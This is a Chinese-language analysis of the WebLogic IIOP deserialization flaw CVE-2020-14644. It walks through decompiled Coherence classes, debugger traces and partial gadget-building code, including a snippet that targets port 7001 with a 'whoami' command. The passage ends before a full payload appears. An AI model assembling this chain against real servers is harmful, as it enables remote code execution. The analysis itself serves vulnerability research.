CVE-2020-14644 weblogic iiop反序列化漏洞分析

0x00 weblogic 受影响版本

Oracle WebLogic Server 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

0x01 环境准备

1、安装weblogic server版本。

2、生成wlfullclient.jar包

安装weblogic_server可以参考 `https://blog.csdn.net/qq_36868342/article/details/79967606`。

wlfullclient可以通过，在安装完weblogic服务以后，来到 `~/Oracle/Middleware/Oracle_Home/wlserver/server/lib` 目录，运行 `java -jar ~/Oracle/Middleware/Oracle_Home/wlserver/modules/com.bea.core.jarbuilder.jar`，就会在lib目录下生成一个wlfullclient.jar包。这个wlfullclient.jar包包含了weblogic的基本所有功能类。

3、在IDEA新建一个工程文件。把coherence.jar包和wlfullclient.jar包放在同一个目录下，同时添加到库里。

0x02 反序列化gadget分析。

这次iiop的关键反序列化类是 `RemoteConstructor`。代码如下：

```java
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.tangosol.internal.util.invoke;

import com.tangosol.io.ClassLoaderAware;
import com.tangosol.io.ExternalizableLite;
import com.tangosol.io.SerializationSupport;
import com.tangosol.io.Serializer;
import com.tangosol.io.SerializerAware;
import com.tangosol.io.pof.PofReader;
import com.tangosol.io.pof.PofWriter;
import com.tangosol.io.pof.PortableObject;
import com.tangosol.util.Base;
import com.tangosol.util.ExternalizableHelper;
import java.io.DataInput;
import java.io.DataOutput;
import java.io.IOException;
import java.io.ObjectStreamException;
import java.io.Serializable;
import java.util.Arrays;
import javax.json.bind.annotation.JsonbProperty;
```

```java
public class RemoteConstructor<T> implements ExternalizableLite, PortableObject,
SerializationSupport, SerializerAware {
    @JsonbProperty("definition")
    protected ClassDefinition m_definition;
    @JsonbProperty("args")
    protected Object[] m_aoArgs;
    private transient Serializer m_serializer;
    protected transient ClassLoader m_loader;

    public RemoteConstructor() {
    }

    public RemoteConstructor(ClassDefinition definition, Object[] aoArgs) {
        this.m_definition = definition;

        for(int i = 0; i < aoArgs.length; ++i) {
            Object arg = aoArgs[i];
            aoArgs[i] = Lambdas.isLambda(arg) ?
Lambdas.ensureRemotable((Serializable)arg) : arg;
        }

        this.m_aoArgs = aoArgs;
    }

    public ClassIdentity getId() {
        return this.getDefinition().getId();
    }

    public ClassDefinition getDefinition() {
        return this.m_definition;
    }

    public Object[] getArguments() {
        return this.m_aoArgs;
    }

    public T newInstance() {
        RemotableSupport support = RemotableSupport.get(this.getClassLoader());
        return support.realize(this);
    }

    protected ClassLoader getClassLoader() {
        ClassLoader loader = this.m_loader;
        return loader == null ? Base.getContextClassLoader(this) : loader;
    }

    public boolean equals(Object o) {
        if (!(o instanceof RemoteConstructor)) {
            return false;
        } else {
            RemoteConstructor<?> that = (RemoteConstructor)o;
            return this == that || this.getClass() == that.getClass() &&
Base.equals(this.m_definition, that.m_definition) &&
Base.equalsDeep(this.m_aoArgs, that.m_aoArgs);
        }
    }

    public int hashCode() {
        int nHash = this.m_definition.hashCode();
        nHash = 31 * nHash + Arrays.hashCode(this.m_aoArgs);
        return nHash;
    }

    public String toString() {
        return "RemoteConstructor{definition=" + this.m_definition + ",
arguments=" + Arrays.toString(this.m_aoArgs) + '}';
    }

    public void readExternal(DataInput in) throws IOException {
        this.m_definition =
(ClassDefinition)ExternalizableHelper.readObject(in);
        Object[] aoArgs = this.m_aoArgs = new
Object[ExternalizableHelper.readInt(in)];

        for(int i = 0; i < aoArgs.length; ++i) {
            aoArgs[i] = ExternalizableHelper.readObject(in);
        }

    }

    public void writeExternal(DataOutput out) throws IOException {
        ExternalizableHelper.writeObject(out, this.m_definition);
        Object[] aoArgs = this.m_aoArgs;
        ExternalizableHelper.writeInt(out, aoArgs.length);
        Object[] var3 = aoArgs;
        int var4 = aoArgs.length;

        for(int var5 = 0; var5 < var4; ++var5) {
            Object o = var3[var5];
            ExternalizableHelper.writeObject(out, o);
        }

    }

    public void readExternal(PofReader in) throws IOException {
        this.m_definition = (ClassDefinition)in.readObject(0);
        this.m_aoArgs = in.readArray(1, (x$0) -> {
            return new Object[x$0];
        });
    }

    public void writeExternal(PofWriter out) throws IOException {
        out.writeObject(0, this.m_definition);
        out.writeObjectArray(1, this.m_aoArgs);
    }

    public Object readResolve() throws ObjectStreamException {
        return this.newInstance();
    }

    public Serializer getContextSerializer() {
        return this.m_serializer;
    }

    public void setContextSerializer(Serializer serializer) {
        this.m_serializer = serializer;
        if (serializer instanceof ClassLoaderAware) {
            this.m_loader =
((ClassLoaderAware)serializer).getContextClassLoader();
        }

    }
}
```


`RemoteConstructor`实现了`ExternalizableLite`接口，`ExternalizableLite`接口继承了`Serializable`，所以这个RemoteConstructor类是可以进行序列化的。

该类里没有readobject函数，但有readResolve函数。详细了解可以参考`https://blog.csdn.net/Leon_cx/article/details/81517603`

目前总结如下：

- 必须实现Serializable接口或Externalizable接口的类才能进行序列化
- transient和static修饰符修饰的成员变量不会参与序列化和反序列化
- 反序列化对象和序列化前的对象的全类名和serialVersionUID必须一致
- 在目标类中添加私有的writeObject和readObject方法可以覆盖默认的序列化和反序列化方法
- 在目标类中添加私有的readResolve可以最终修改反序列化回来的对象，可用于单例模式防止序列化导致生成第二个对象的问题

readResolve操作是在readobject后面，所以readResolve会覆盖readobject的内容。



```
/Library/Java/JavaVirtualMachines/jdk1.8.0_211.jdk/Contents/Home/bin/java ...
连接到目标VM, 地址: ''127.0.0.1:50753', 传输: '套接字'', 传输: '{1}'
Exception in thread "main" java.lang.NullPointerException Create breakpoint
    at java.util.concurrent.ConcurrentHashMap.putVal(ConcurrentHashMap.java:1011)
    at java.util.concurrent.ConcurrentHashMap.putIfAbsent(ConcurrentHashMap.java:1535)
    at com.tangosol.internal.util.invoke.RemotableSupport.registerIfAbsent(RemotableSupport.java:161)
    at com.tangosol.internal.util.invoke.RemotableSupport.realize(RemotableSupport.java:128)
    at com.tangosol.internal.util.invoke.RemoteConstructor.newInstance(RemoteConstructor.java:122)
    at com.tangosol.internal.util.invoke.RemoteConstructor.readResolve(RemoteConstructor.java:233) <4 internal calls>
    at java.io.ObjectStreamClass.invokeReadResolve(ObjectStreamClass.java:1260)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2078)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
    at org.iiop.Serializables.deserialize(Serializables.java:27)
    at org.iiop.Serializables.deserialize(Serializables.java:22)
    at org.iiop.App2.main(App2.java:30)
与目标VM断开连接, 地址为: ''127.0.0.1:50753', 传输: '套接字'', 传输: '{1}'

进程已结束,退出代码1
```

查看下readResolve函数的内容：

```
public Object readResolve() throws ObjectStreamException {
        return this.newInstance();
    }

public T newInstance() {
        RemotableSupport support = RemotableSupport.get(this.getClassLoader());
        return support.realize(this);
    }
```


getClassLoader()代码：

```
    protected ClassLoader getClassLoader() {
        ClassLoader loader = this.m_loader;
        return loader == null ? Base.getContextClassLoader(this) : loader;
    }
```

根据RemoteConstructor的构造函数可知。我们先写个大框架：

```
public class App2 {
    public static void main(String[] args) throws NotFoundException,
IOException, CannotCompileException {
        /*ClassIdentity classIdentity = new ClassIdentity(
                org.iiop.test1.class
        );*/

        RemoteConstructor remoteConstructor = new RemoteConstructor(
                new ClassDefinition(),
                new Object[]{}
        );



        byte[] serialize= Serializables.serialize(remoteConstructor);

        try {
            Serializables.deserialize(serialize);
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        }


    }
}
```

因为this.m_loader是transient修饰的，所以loader会是null，返回的是
Base.getContextClassLoader(this)。



```
反编译 .class文件, bytecode version: 52.0 (Java 8)
    public ClassIdentity getId() { return this.getDefinition().getId(); }

    public ClassDefinition getDefinition() { return this.m_definition; }

    public Object[] getArguments() { return this.m_aoArgs; }

    public T newInstance() {
        RemotableSupport support = RemotableSupport.get(this.getClassLoader());
        return support.realize( constructor: this);
    }

    protected ClassLoader getClassLoader() {
        ClassLoader loader = this.m_loader;  loader: null  m_loader: null
        return loader == null ? Base.getContextClassLoader( o: this) : loader;  loader: null
    }

    public boolean equals(Object o) {
        if (!(o instanceof RemoteConstructor)) {
            return false;
        } else {
            RemoteConstructor<?> that = (RemoteConstructor)o;
```

```
        System.out.println(text);
        String host = "127.0.0.1";
        String port = "7001";
        String command = "whoami";
        Context iiopCtx = getInitialContext(host, port);
        try{
            iiopCtx.lookup( name: "UnicodeSec");
        }catch (Exception e){
            ClassIdentity classIdentity = new ClassIdentity(
            ClassPool cp = ClassPool.getDefault();
            CtClass ctClass = cp.get(org.iiop.test.class.get
            ctClass.replaceClassName(org.iiop.test.class.get
            RemoteConstructor constructor = new RemoteConstr
                    new ClassDefinition(classIdentity, ctCla
                    new Object[]{}
            );
```

```
"main"@1 在组 "main": 运行中
getClassLoader:135, RemoteConstructor (com.tangosol.internal.util.invoke)
newInstance:121, RemoteConstructor (com.tangosol.internal.util.invoke)
readResolve:233, RemoteConstructor (com.tangosol.internal.util.invoke)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadResolve:1260, ObjectStreamClass (java.io)
readOrdinaryObject:2078, ObjectInputStream (java.io)
readObject0:1573, ObjectInputStream (java.io)
readObject:431, ObjectInputStream (java.io)
deserialize:27, Serializables (org.iiop)
deserialize:22, Serializables (org.iiop)
main:30, App2 (org.iiop)
```


```
this = {RemoteConstructor@780} "RemoteConstructor{definition=ClassDefinition{id=null}, arguments=[]}"
loader = null
this.m_loader = null
```

看下RemotableSupport里面的realize方法：

```
public <T> T realize(RemoteConstructor<T> constructor) {
        ClassDefinition definition =
this.registerIfAbsent(constructor.getDefinition());
        Class<? extends Remotable> clz = definition.getRemotableClass();
        if (clz == null) {
            synchronized(definition) {
                clz = definition.getRemotableClass();
                if (clz == null) {
                    definition.setRemotableClass(this.defineClass(definition));
                }
            }
        }

        Remotable<T> instance =
(Remotable)definition.createInstance(constructor.getArguments());
        instance.setRemoteConstructor(constructor);
        return instance;
    }
```

第一张图片的报错是在registerIfAbsent方法里，因为ClassDefinition我们定义的是空，所以取到definition.getId()为null。

```
protected ClassDefinition registerIfAbsent(ClassDefinition definition) {
        assert definition != null;

        ClassDefinition rtn =
(ClassDefinition)this.f_mapDefinitions.putIfAbsent(definition.getId(),
definition);
        return rtn == null ? definition : rtn;
    }
```




```java
        Remotable<T> instance = (Remotable)definition.createInstance(constructor.getArguments());
        instance.setRemoteConstructor(constructor);
        return instance;
    }

    protected ClassDefinition registerIfAbsent(ClassDefinition definition) {  definition: "ClassDefinition{id=null}"
        assert definition != null;

        ClassDefinition rtn = (ClassDefinition)this.f_mapDefinitions.putIfAbsent(definition.getId(), definition);  definition: "ClassDefinition{id=null}"
        return rtn == null ? definition : rtn;
    }

    protected Class<? extends Remotable> defineClass(ClassDefinition definition) {
        String sBinClassName = definition.getId().getName();
        String sClassName = sBinClassName.replace( oldChar: '/',  newChar: '.');
        byte[] abClass = definition.getBytes();
        definition.dumpClass(DUMP_REMOTABLE);
        return this.defineClass(sClassName, abClass,  off: 0, abClass.length);
    }
```

```
"main"@1 在组 "main": 运行中
registerIfAbsent:161, RemotableSupport (com.tangosol.internal.util.invoke)
realize:128, RemotableSupport (com.tangosol.internal.util.invoke)
newInstance:122, RemoteConstructor (com.tangosol.internal.util.invoke)
readResolve:233, RemoteConstructor (com.tangosol.internal.util.invoke)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadResolve:1260, ObjectStreamClass (java.io)
readOrdinaryObject:2078, ObjectInputStream (java.io)
readObject0:1573, ObjectInputStream (java.io)
readObject:431, ObjectInputStream (java.io)
deserialize:27, Serializables (org.iiop)
deserialize:22, Serializables (org.iiop)
main:30, App2 (org.iiop)
```

```
this = {RemotableSupport@816} "RemotableSupport{parent=sun.misc.Launcher$AppClassLoader@18b4aac2, definitions=[]}"
definition = {ClassDefinition@908} "ClassDefinition{id=null}"
this.f_mapDefinitions = {ConcurrentHashMap@818}  size = 0
```

cve_2020_14644 – RemotableSupport.class [libs (2)]
反编译 .class文件, bytecode version: 52.0 (Java 8)
选择源 (S)...

然后导致(ClassDefinition)this.f_mapDefinitions.putIfAbsent(definition.getId(), definition)报错了



评估


表达式:

```
ons.putIfAbsent(definition.getId(), definition)
```

使用控制输入添加到手表

结果: (R)

```
结果 = {NullPointerException@945} 方法抛出'java.lang.NullPointe
    detailMessage = null
  > cause = {NullPointerException@945} "java.lang.NullPointerEx
  > stackTrace = {StackTraceElement[17]@949}
    suppressedExceptions = {Collections$UnmodifiableRandomA
```



那我们接着看一下ClassDefinition是做啥的，必须给他一个初始化有值的对象，代码如下:

```
//
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)
//

package com.tangosol.internal.util.invoke;

import com.tangosol.io.ExternalizableLite;
import com.tangosol.io.pof.PofReader;
import com.tangosol.io.pof.PofWriter;
import com.tangosol.io.pof.PortableObject;
import com.tangosol.util.Base;
import com.tangosol.util.ClassHelper;
import com.tangosol.util.ExternalizableHelper;
import java.io.DataInput;
import java.io.DataOutput;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.OutputStream;
import java.lang.invoke.MethodHandle;
import java.lang.invoke.MethodHandles;
import java.lang.invoke.MethodType;
import java.lang.reflect.Constructor;
import java.lang.reflect.InvocationTargetException;
import javax.json.bind.annotation.JsonbProperty;

public class ClassDefinition implements ExternalizableLite, PortableObject {
    protected transient Class<? extends Remotable> m_clz;
    protected transient MethodHandle m_mhCtor;
    @JsonbProperty("id")
    protected ClassIdentity m_id;
    @JsonbProperty("code")
    protected byte[] m_abClass;

    public ClassDefinition() {
    }

    public ClassDefinition(ClassIdentity id, byte[] abClass) {
        this.m_id = id;
        this.m_abClass = abClass;
        String sClassName = id.getName();
        Base.azzert(sClassName.length() < 65535, "The generated class name is
too long:\n" + sClassName);
    }

    public ClassIdentity getId() {
        return this.m_id;
    }

    public byte[] getBytes() {
        return this.m_abClass;
    }

    public Class<? extends Remotable> getRemotableClass() {
        return this.m_clz;
    }

    public void setRemotableClass(Class<? extends Remotable> clz) {
        this.m_clz = clz;
        Constructor<?>[] aCtor = clz.getDeclaredConstructors();
        if (aCtor.length == 1) {
            try {
                MethodType ctorType = MethodType.methodType(Void.TYPE,
aCtor[0].getParameterTypes());
                this.m_mhCtor =
MethodHandles.publicLookup().findConstructor(clz, ctorType);
            } catch (IllegalAccessException | NoSuchMethodException var4) {
                throw Base.ensureRuntimeException(var4);
            }
        }

    }

    public Object createInstance(Object... aoArgs) {
        try {
            return this.getConstructor(aoArgs).invokeWithArguments(aoArgs);
        } catch (NoSuchMethodException var10) {
            Constructor[] aCtors = this.m_clz.getDeclaredConstructors();
            Constructor[] var4 = aCtors;
            int var5 = aCtors.length;

            for(int var6 = 0; var6 < var5; ++var6) {
                Constructor ctor = var4[var6];
                if (ctor.getParameterTypes().length == aoArgs.length) {
                    try {
                        return ctor.newInstance(aoArgs);
                    } catch (InvocationTargetException | IllegalAccessException
| IllegalArgumentException | InstantiationException var9) {
                    }
                }
            }

            throw Base.ensureRuntimeException(var10);
        } catch (Throwable var11) {
            throw Base.ensureRuntimeException(var11);
        }
    }

    protected MethodHandle getConstructor(Object[] aoArgs) throws
NoSuchMethodException {
        if (this.m_mhCtor != null) {
            return this.m_mhCtor;
        } else {
            Class[] aParamTypes = ClassHelper.getClassArray(aoArgs);

            try {
                MethodType ctorType = MethodType.methodType(Void.TYPE,
ClassHelper.unwrap(aParamTypes));
```

```
                return MethodHandles.publicLookup().findConstructor(this.m_clz,
ctorType);
            } catch (NoSuchMethodException var6) {
                try {
                    MethodType ctorType = MethodType.methodType(Void.TYPE,
aParamTypes);
                    return
MethodHandles.publicLookup().findConstructor(this.m_clz, ctorType);
                } catch (IllegalAccessException var5) {
                    throw Base.ensureRuntimeException(var5);
                }
            } catch (IllegalAccessException var7) {
                throw Base.ensureRuntimeException(var7);
            }
        }
    }

    public void dumpClass(String sDir) {
        if (sDir != null) {
            File dirDump = new File(sDir, this.m_id.getPackage());
            boolean fDisabled = dirDump.isFile() || !dirDump.exists() &&
!dirDump.mkdirs();
            if (!fDisabled) {
                try {
                    OutputStream os = new FileOutputStream(new File(dirDump,
this.m_id.getSimpleName() + ".class"));
                    Throwable var5 = null;

                    try {
                        os.write(this.m_abClass);
                    } catch (Throwable var15) {
                        var5 = var15;
                        throw var15;
                    } finally {
                        if (os != null) {
                            if (var5 != null) {
                                try {
                                    os.close();
                                } catch (Throwable var14) {
                                    var5.addSuppressed(var14);
                                }
                            } else {
                                os.close();
                            }
                        }

                    }
                } catch (IOException var17) {
                }
            }
        }

    }

    public boolean equals(Object o) {
        if (!(o instanceof ClassDefinition)) {
            return false;
        } else {
            ClassDefinition that = (ClassDefinition)o;
            return this == that || this.getClass() == that.getClass() &&
Base.equals(this.m_id, that.m_id);
        }
    }

    public int hashCode() {
        return this.m_id.hashCode();
    }

    public String toString() {
        return "ClassDefinition{id=" + this.m_id + '}';
    }

    public void readExternal(DataInput in) throws IOException {
        this.m_id = (ClassIdentity)ExternalizableHelper.readObject(in);
        this.m_abClass = ExternalizableHelper.readByteArray(in);
    }

    public void writeExternal(DataOutput out) throws IOException {
        ExternalizableHelper.writeObject(out, this.m_id);
        ExternalizableHelper.writeByteArray(out, this.m_abClass);
    }

    public void readExternal(PofReader in) throws IOException {
        this.m_id = (ClassIdentity)in.readObject(0);
        this.m_abClass = in.readByteArray(1);
    }

    public void writeExternal(PofWriter out) throws IOException {
        out.writeObject(0, this.m_id);
        out.writeByteArray(1, this.m_abClass);
    }
}
```

新框架代码如下：

```
public class App2 {
    public static void main(String[] args) throws NotFoundException,
IOException, CannotCompileException {

        ClassIdentity classIdentity = new ClassIdentity();

        ClassDefinition classDefinition = new ClassDefinition(
                classIdentity,
                new byte[]{}

        );

        RemoteConstructor remoteConstructor = new RemoteConstructor(
                classDefinition,
                new Object[]{}
        );



        byte[] serialize= Serializables.serialize(remoteConstructor);
        try {
            Serializables.deserialize(serialize);
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        }


    }
}
```

还是null，说明要对classIdentity也进行赋值初始化，classIdentity的构造函数如下：

```
public ClassIdentity(Class<?> clazz) {
        this(clazz.getPackage().getName().replace('.', '/'),
clazz.getName().substring(clazz.getName().lastIndexOf(46) + 1),
Base.toHex(md5(clazz)));
    }

    protected ClassIdentity(String sPackage, String sBaseName, String sVersion)
{
        this.m_sPackage = sPackage;
        this.m_sBaseName = sBaseName;
        this.m_sVersion = sVersion;
    }
```

可知ClassIdentity是一个new class。我们再同目录下创建一个test1的类。代码如下：

